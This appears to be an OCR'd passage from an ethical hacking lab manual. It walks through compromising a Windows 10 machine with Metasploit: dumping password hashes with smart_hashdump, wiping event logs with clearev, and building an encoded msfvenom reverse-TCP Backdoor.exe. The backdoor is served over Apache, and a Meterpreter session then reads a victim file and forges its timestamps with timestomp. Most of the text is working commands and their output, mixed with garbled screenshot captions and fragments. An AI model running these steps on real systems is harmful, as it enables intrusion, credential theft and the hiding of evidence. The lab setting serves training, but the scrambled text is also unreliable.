[*] /root/.msf4/loot/20200824083138_default_10.10.10.10_windows.hashes_645905.txt

[*] Dumping password hashes...

[*] Running as SYSTEM extracting hashes from registry

[*] Obtaining the boot key...

[*] Calculating the hboot key using SYSKEY 5040b1d19e70f521b55ac7039f6e7130...

[*] Obtaining the user list and keys...

[*] Decrypting user keys...

[*] Dumping password hints...

[+] Admin:"Pa\$\$"

[*] Dumping password hashes...

[+] Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

[+] DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

[+] WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

[+] Martin:1002:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

[+] Jason:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::


[+] Shiela:1004:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

meterpreter >

meterpreter >

meterpreter > 7 items. Free space: 73.4 GB

67. Thus, you have successfully escalated privileges by exploiting the Windows 10 machine's vulnerabilities.
68. You can now remotely execute commands such as **clearev** to clear the event logs that require administrative or root privileges. To do so, type **clearev** and press **Enter**.



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File Edit View Search Terminal Help

meterpreter > getuid

Server username: NT AUTHORITY\SYSTEM

meterpreter > run post/windows/gather/smart_hashdump

```
[*] Running module against WINDOWS10
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to: /root/.msf4/loot/20200824083138_default_10.10.10.10_windows.hashes_645905.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 5040b1d19e70f521b55ac7039f6e7130...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...
[+] Admin:"Pa$$"
[*] Dumping password hashes...
[+] Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] Martin:1002:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] Jason:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] Shiela:1004:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

meterpreter >

meterpreter >

meterpreter > clearev

```
[*] Wiping 1853 records from Application...
[*] Wiping 4009 records from System...
[*] Wiping 12479 records from Security...
```

meterpreter > [redacted] 7.4GB

69. This concludes the demonstration of how to escalate privileges by exploiting client-side vulnerabilities using Metasploit.
 70. Close all open windows and document all the acquired information.
-

Task 2: Hack a Windows Machine using Metasploit and Perform Post-Exploitation using Meterpreter

The Metasploit Framework is a tool for developing and executing exploit code against a remote target machine. It is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code. It contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection. Meterpreter is a Metasploit attack payload that provides an interactive shell that can be used to explore the target machine and execute code.

Here, we will hack the Windows machine using Metasploit and further perform post-exploitation using Meterpreter.

1. Click [Windows 10](#) to switch to the **Windows 10** machine. Restart the machine.
2. Click [`Ctrl+Alt+Delete`](#), by default, **Admin** user profile is selected, click [`Pa\$\$w0rd`](#) to paste the password in the Password field and press **Enter** to login.



Admin

Admin

Jason

3. Create a text file named **secret.txt**; write something in this file and save it in the location **C:\Users\Admin\Downloads**.

In this lab, the **secret.txt** file contains the text "**My credit card account number is 123456789.**".

Downloads

File Home Share View

← → ↺ ↻ This PC > Downloads

	Name	Date modified	Type	Size
Quick access				
Desktop				
Downloads				
Documents				
Pictures				
CEH-Tools (D:)				
Music				
Videos				
OneDrive				
This PC				
3D Objects				
Desktop				
Documents				
Downloads				
Music				
Pictures				
Videos				
Local Disk (C:)				
CEH-Tools (D:)				
Network				

4. Click **Parrot Security** to switch to the **Parrot Security** machine and launch a **Terminal** window.
5. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
6. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

The password that you type will not be visible.

7. Now, type **cd** and press **Enter** to jump to the root directory.

Applications Places System



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File Edit View Search Terminal Help

```
[attacker@parrot]~[-] Module16
└─$ sudo su      Hacking Wireless
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
└─#cd
[root@parrot]~[-]
└─#
```

README_Course



Trash



CEHv11 Module 13
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Servers



CEHv11 Module 14
Hacking Web
Applications

Parrot Terminal

8. Type the command **msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.10.13 -f exe > Desktop/Backdoor.exe** and press **Enter**.

Here, the localhost IP address is **10.10.10.13** (the **Parrot Security** machine).

Applications Places System Parrot Terminal

File Edit View Search Terminal Help


```
[attacker@parrot]~[-] Module16
└─$ sudo su      Hacking Wireless
[sudo] password for attacker:
[root@parrot]~/home/attacker]
└─#cd
[root@parrot]~[-]
└─#msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b
"\x00" LHOST=10.10.10.13 -f exe > Desktop/Backdoor.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
[root@parrot]~[-]
└─#
```

CEHv11 Module 13
Hacking Web
Servers

CEHv11 Module 14
Hacking Web
Applications

9. This will generate **Backdoor.exe**, a malicious file, on **Desktop**, as shown in the screenshot.

To navigate to the **Desktop**, click **Places** from the top-section of the **Desktop** and click **Home Folder** from the drop-down options. The **attacker** window appears, click **File System** from the left-pane and then navigate to **root --> Desktop**.



10. Now, you need to share **Backdoor.exe** with the target machine (in this lab, **Windows 10**).
11. In the previous lab, we created a directory or shared folder (**share**) at the location (**/var/www/html**) and with the required access permission. We will use the same directory or shared folder (**share**) to share **Backdoor.exe** with the victim machine.
12. Type **cp /root/Desktop/Backdoor.exe /var/www/html/share/** and press **Enter** to copy the file to the share folder.
13. To share the file, you need to start the Apache server. Type the command **service apache2 start** and press **Enter**.



File Edit View Search Terminal Help

```
[attacker@parrot]~[~]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
└─#cd
[root@parrot]~[~]
└─#msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b
"\x00" LHOST=10.10.10.13 -f exe > Desktop/Backdoor.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
[root@parrot]~[~]
└─#cp /root/Desktop/Backdoor.exe /var/www/html/share/
[root@parrot]~[~]
└─#service apache2 start
[root@parrot]~[~]
└─#
```

"Backdoor.exe" selected (73.5 kB). Free space: 71.5 GB

14. Now, type the command **msfconsole** and press **Enter** to launch Metasploit.
15. Type **use exploit/multi/handler** and press **Enter** to handle exploits launched outside of the framework.
16. Now, issue the following commands in msfconsole:
 - o Type **set payload windows/meterpreter/reverse_tcp** and press **Enter**
 - o Type **set LHOST 10.10.10.13** and press **Enter**
 - o Type **show options** and press **Enter**; this lets you know the listening port

Applications Places System Parrot Terminal

File Edit View Search Terminal Help

```
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.10.13
LHOST => 10.10.10.13
msf6 exploit(multi/handler) > show options
```

Module options (exploit/multi/handler):

Name	Current Setting	Required	Description
-----	-----	-----	-----

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
-----	-----	-----	-----
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.10.10.13	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	--
0	Wildcard Target

```
msf6 exploit(multi/handler) >
```

17. To start the handler, type **exploit -j -z** and press **Enter**.

Applications Places System Parrot Terminal

File Edit View Search Terminal Help

Places Computer Desktop Home

Attached

Desktop

File System Documents Downloads Music

= [metasploit v6.0.0-dev]
+ --=[2052 exploits - 1108 auxiliary - 345 post]
+ --=[566 payloads - 45 encoders - 10 nops]
+ --=[7 evasion]

To boldly go where no shell has gone before

Metasploit tip: Display the Framework log using the log command, learn more with help log

Network

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.10.13
LHOST => 10.10.10.13
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.10.13:4444
msf6 exploit(multi/handler) >
```

18. Click **Windows 10** to switch to the **Windows 10** machine.
19. Open any web browser (here, **Mozilla Firefox**). In the address bar place your mouse cursor, click <http://10.10.10.13/share> and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.
20. Click **Backdoor.exe** to download the file.



Index of /share

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
Backdoor.exe	2020-08-24 09:41	72K	
BadDoc.docm	2020-08-24 02:51	153K	
Exploit.exe	2020-08-24 07:59	72K	
Test.exe	2020-08-24 00:47	72K	
malicious payload.exe	2020-08-24 02:06	245K	

Apache/2.4.46 (Debian) Server at 10.10.10.13 Port 80

21. Once you click on the **Backdoor.exe** file, the **Opening Backdoor.exe** pop-up appears; select **Save File**.

Make sure that both the **Backdoor.exe** and **secret.txt** files are stored in the same directory (here, **Downloads**).

22. Double-click the **Backdoor.exe** file. The **Open File - Security Warning** window appears; click **Run**.

Downloads

File Home Share View Application Tools

← → ↑ ↓ This PC > Downloads

Name	Date modified	Type	Size
secret.txt	8/24/2020 8:43 AM	Text Document	1 KB
beRoot.exe	8/24/2020 7:02 AM	Application	6,135 KB
BadDoc.docm	8/24/2020 2:55 AM	Microsoft Word M...	27 KB
PowerUp.ps1	8/24/2020 1:26 AM	Windows PowerS...	587 KB
Test.exe	8/24/2020 12:57 AM	Application	73 KB
Backdoor.exe	8/24/2020 12:57 AM	Application	73 KB
desktop.ini	4/14/2020 12:00 AM		

Open File - Security Warning

The publisher could not be verified. Are you sure you want to run this software?


Name: C:\Users\Admin\Downloads\Backdoor.exe
Publisher: Unknown Publisher
Type: Application
From: C:\Users\Admin\Downloads\Backdoor.exe

Always ask before opening this file

This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust.
[How can I decide what software to run?](#)

Run Cancel

23. Leave the **Windows 10** machine running and click **Parrot Security** to switch to the **Parrot Security** machine.
24. The **Meterpreter** session has successfully been opened, as shown in the screenshot.
25. Type **sessions -i 1** and press **Enter** (here, **1** specifies the ID number of the session). The **Meterpreter** shell is launched, as shown in the screenshot.



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File Edit View Search Terminal Help

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.10.10.13	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
---	---
0	Wildcard Target

msf6 exploit(multi/handler) > exploit -j -z

[*] Exploit running as background job 0.

[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.10.13:4444

msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 10.10.10.10

[*] Meterpreter session 1 opened (10.10.10.13:4444 -> 10.10.10.10:49875) at 2020-08-24 09:48:35 -0400

sessions -i 1

[*] Starting interaction with 1...

meterpreter > ["Backdoor.maz" selected (73.5 kB) Free space: 71.5 GB]

26. Type **sysinfo** and press **Enter**. Issuing this command displays target machine information such as computer name, OS, and domain.

Applications Places System Parrot Terminal

File Edit View Search Terminal Help

LHOST 10.10.10.13 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Places root Desktop

Exploit target:

Id	Name
0	Wildcard Target

msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.


[*] Started reverse TCP handler on 10.10.10.13:4444
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 10.10.10.10
[*] Meterpreter session 1 opened (10.10.10.13:4444 -> 10.10.10.10:49875) at 2020-08-24 09:48:35 -0400
sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo

Computer : WINDOWS10
OS : Windows 10 (10.0 Build 18362).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows

meterpreter > "Background size" selected [73.5 kB] Free space: 71.5 GB

27. Type **ipconfig** and press **Enter**. This displays the victim machine's IP address, MAC address, and other information.



File Edit View Search Terminal Help

```
OS           : Windows 10 (10.0 Build 18362).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > ipconfig
=====
Interface 1
=====
Name        : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU         : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
=====
Interface 6
=====
Name        : Microsoft Hyper-V Network Adapter #2
Hardware MAC : 00:15:5d:28:04:2a
MTU         : 1500
IPv4 Address : 10.10.10.10
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::6148:c6b5:b80a:4274
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

meterpreter > ["Backdoor.exe" selected (73.5 kB) Free space: 78.5 GB]

28. Type **getuid** and press **Enter** to display that the Meterpreter session is running as an administrator on the host.
29. Type **pwd** and press **Enter** to view the current working directory on the victim machine.

The current working directory will differ according to where you have saved the Backdoor.exe file; therefore, the images on the screen might differ in your lab environment.

Applications Places System



Mon Aug 24, 09:57

● ● ●

File Edit View Search Terminal Help

Logged On Users : 2

Meterpreter : x86/windows

meterpreter > ipconfig

Interface 1

```
=====
Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

Interface 6

```
=====
Name : Microsoft Hyper-V Network Adapter #2
Hardware MAC : 00:15:5d:28:04:2a
MTU : 1500
IPv4 Address : 10.10.10.10
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::6148:c6b5:b80a:4274
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

meterpreter > getuid

Server username: WINDOWS10\Admin

meterpreter > pwd

C:\Users\Admin\Downloads

meterpreter > "Backdoor.maz" selected [73.5 kB] Free space: 71.5 GB

30. Type **ls** and press **Enter** to list the files in the current working directory.

File Edit View Search Terminal Help

Interface 6

```
=====
Name      : Microsoft Hyper-V Network Adapter #2
Hardware MAC : 00:15:5d:28:04:2a
MTU       : 1500
IPv4 Address : 10.10.10.10
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::6148:c6b5:b80a:4274
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

```
meterpreter > getuid
```

```
Server username: WINDOWS10\Admin
```

```
meterpreter > pwd
```

```
C:\Users\Admin\Downloads
```

```
meterpreter > ls
```

```
Listing: C:\Users\Admin\Downloads
```

Mode	Size	Type	Last modified	Name
100777/rwxrwxrwx	73802	fil	2020-08-24 09:47:58 -0400	Backdoor.exe
100666/rw-rw-rw-	27071	fil	2020-08-24 02:55:29 -0400	BadDoc.docm
100666/rw-rw-rw-	600580	fil	2020-08-24 01:05:30 -0400	PowerUp.ps1
100777/rwxrwxrwx	73802	fil	2020-08-24 00:57:09 -0400	Test.exe
100777/rwxrwxrwx	6281605	fil	2020-08-24 07:02:01 -0400	beRoot.exe
100666/rw-rw-rw-	282	fil	2016-04-14 07:33:35 -0400	desktop.ini
100666/rw-rw-rw-	44	fil	2020-08-24 08:43:21 -0400	secret.txt

```
meterpreter > [ "Backdoor.exe" selected (73.5 kB). Free space: 71.5 GB]
```

31. To read the contents of a text file, type **cat [filename.txt]** (here, **secret.txt**) and press **Enter**.



File Edit View Search Terminal Help

Interface 6

```
=====
Name      : Microsoft Hyper-V Network Adapter #2
Hardware MAC : 00:15:5d:28:04:2a
MTU       : 1500
IPv4 Address : 10.10.10.10
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::6148:c6b5:b80a:4274
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

[meterpreter](#) > getuid

Server username: WINDOWS10\Admin

[meterpreter](#) > pwd

C:\Users\Admin\Downloads

[meterpreter](#) > ls

Listing: C:\Users\Admin\Downloads

Network

Mode	Size	Type	Last modified	Name
100777/rwxrwxrwx	73802	fil	2020-08-24 09:47:58 -0400	Backdoor.exe
100666/rw-rw-rw-	27071	fil	2020-08-24 02:55:29 -0400	BadDoc.docm
100666/rw-rw-rw-	600580	fil	2020-08-24 01:05:30 -0400	PowerUp.ps1
100777/rwxrwxrwx	73802	fil	2020-08-24 00:57:09 -0400	Test.exe
100777/rwxrwxrwx	6281605	fil	2020-08-24 07:02:01 -0400	beRoot.exe
100666/rw-rw-rw-	282	fil	2016-04-14 07:33:35 -0400	desktop.ini
100666/rw-rw-rw-	44	fil	2020-08-24 08:43:21 -0400	secret.txt

[meterpreter](#) > cat secret.txt

"My credit card account number is 123456789"[meterpreter](#) >

32. Now, we will change the **MACE** attributes of the **secret.exe** file.

While performing post-exploitation activities, an attacker tries to access files to read their contents. Upon doing so, the MACE (modified, accessed, created, entry) attributes immediately change, which indicates to the file user or owner that someone has read or modified the information.

To leave no trace of these MACE attributes, use the **timestomp** command to change the attributes as you wish after accessing a file.

33. To view the mace attributes of **secret.txt**, type **timestomp secret.txt -v** and press **Enter**. This displays the created time, accessed time, modified time, and entry modified time, as shown in the screenshot.

Applications Places System



Mon Aug 24, 10:00

Red Green Yellow

Parrot Terminal

File Edit View Search Terminal Help

```
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::6148:c6b5:b80a:4274
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

```
meterpreter > getuid
```

```
Server username: WINDOWS10\Admin
```

```
meterpreter > pwd
```

```
C:\Users\Admin\Downloads
```

```
meterpreter > ls
```

```
Listing: C:\Users\Admin\Downloads
```

```
=====
```

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
100777/rwxrwxrwx	73802	fil	2020-08-24 09:47:58 -0400	Backdoor.exe
100666/rw-rw-rw-	27071	fil	2020-08-24 02:55:29 -0400	BadDoc.docm
100666/rw-rw-rw-	600580	fil	2020-08-24 01:05:30 -0400	PowerUp.ps1
100777/rwxrwxrwx	73802	fil	2020-08-24 00:57:09 -0400	Test.exe
100777/rwxrwxrwx	6281605	fil	2020-08-24 07:02:01 -0400	beRoot.exe
100666/rw-rw-rw-	282	fil	2016-04-14 07:33:35 -0400	desktop.ini
100666/rw-rw-rw-	44	fil	2020-08-24 08:43:21 -0400	secret.txt

```
meterpreter > cat secret.txt
```

```
"My credit card account number is 123456789"
```

```
meterpreter > timestamp secret.txt -v
```

```
[*] Showing MACE attributes for secret.txt
```

```
Modified      : 2020-08-24 09:43:51 -0400
Accessed     : 2020-08-24 10:58:13 -0400
Created       : 2020-08-24 09:43:21 -0400
Entry Modified: 2020-08-24 09:43:51 -0400
```

```
meterpreter >
```

Bochs Linux user (x86_64) - (2.6.30) - Free space: 23.5GB

34. To change the **MACE** value, type **timestomp secret.txt -m "02/11/2018 08:10:03"** and press **Enter**. This command changes the **Modified** value of the **secret.txt** file.

-m: specifies the modified value.



```
IPv6 Netmask : ffff:ffff:ffff:ffff::  
  
meterpreter > getuid  
Server username: WINDOWS10\Admin  
meterpreter > pwd  
C:\Users\Admin\Downloads  
meterpreter > ls  
Listing: C:\Users\Admin\Downloads  
=====  
Mode                Size        Type      Last modified          Name  
----                ----        ---       -----              ----  
100777/rwxrwxrwx  73802      fil       2020-08-24 09:47:58 -0400  Backdoor.exe  
100666/rw-rw-rw-   27071      fil       2020-08-24 02:55:29 -0400  BadDoc.docm  
100666/rw-rw-rw-   600580     fil       2020-08-24 01:05:30 -0400  PowerUp.ps1  
100777/rwxrwxrwx  73802      fil       2020-08-24 00:57:09 -0400  Test.exe  
100777/rwxrwxrwx  6281605    fil       2020-08-24 07:02:01 -0400  beRoot.exe  
100666/rw-rw-rw-   282        fil       2016-04-14 07:33:35 -0400  desktop.ini  
100666/rw-rw-rw-   44         fil       2020-08-24 08:43:21 -0400  secret.txt  
  
meterpreter > cat secret.txt  
"My credit card account number is 123456789"  
meterpreter > timestamp secret.txt -v  
[*] Showing MACE attributes for secret.txt  
Modified      : 2020-08-24 09:43:51 -0400  
Accessed     : 2020-08-24 10:58:13 -0400  
Created       : 2020-08-24 09:43:21 -0400  
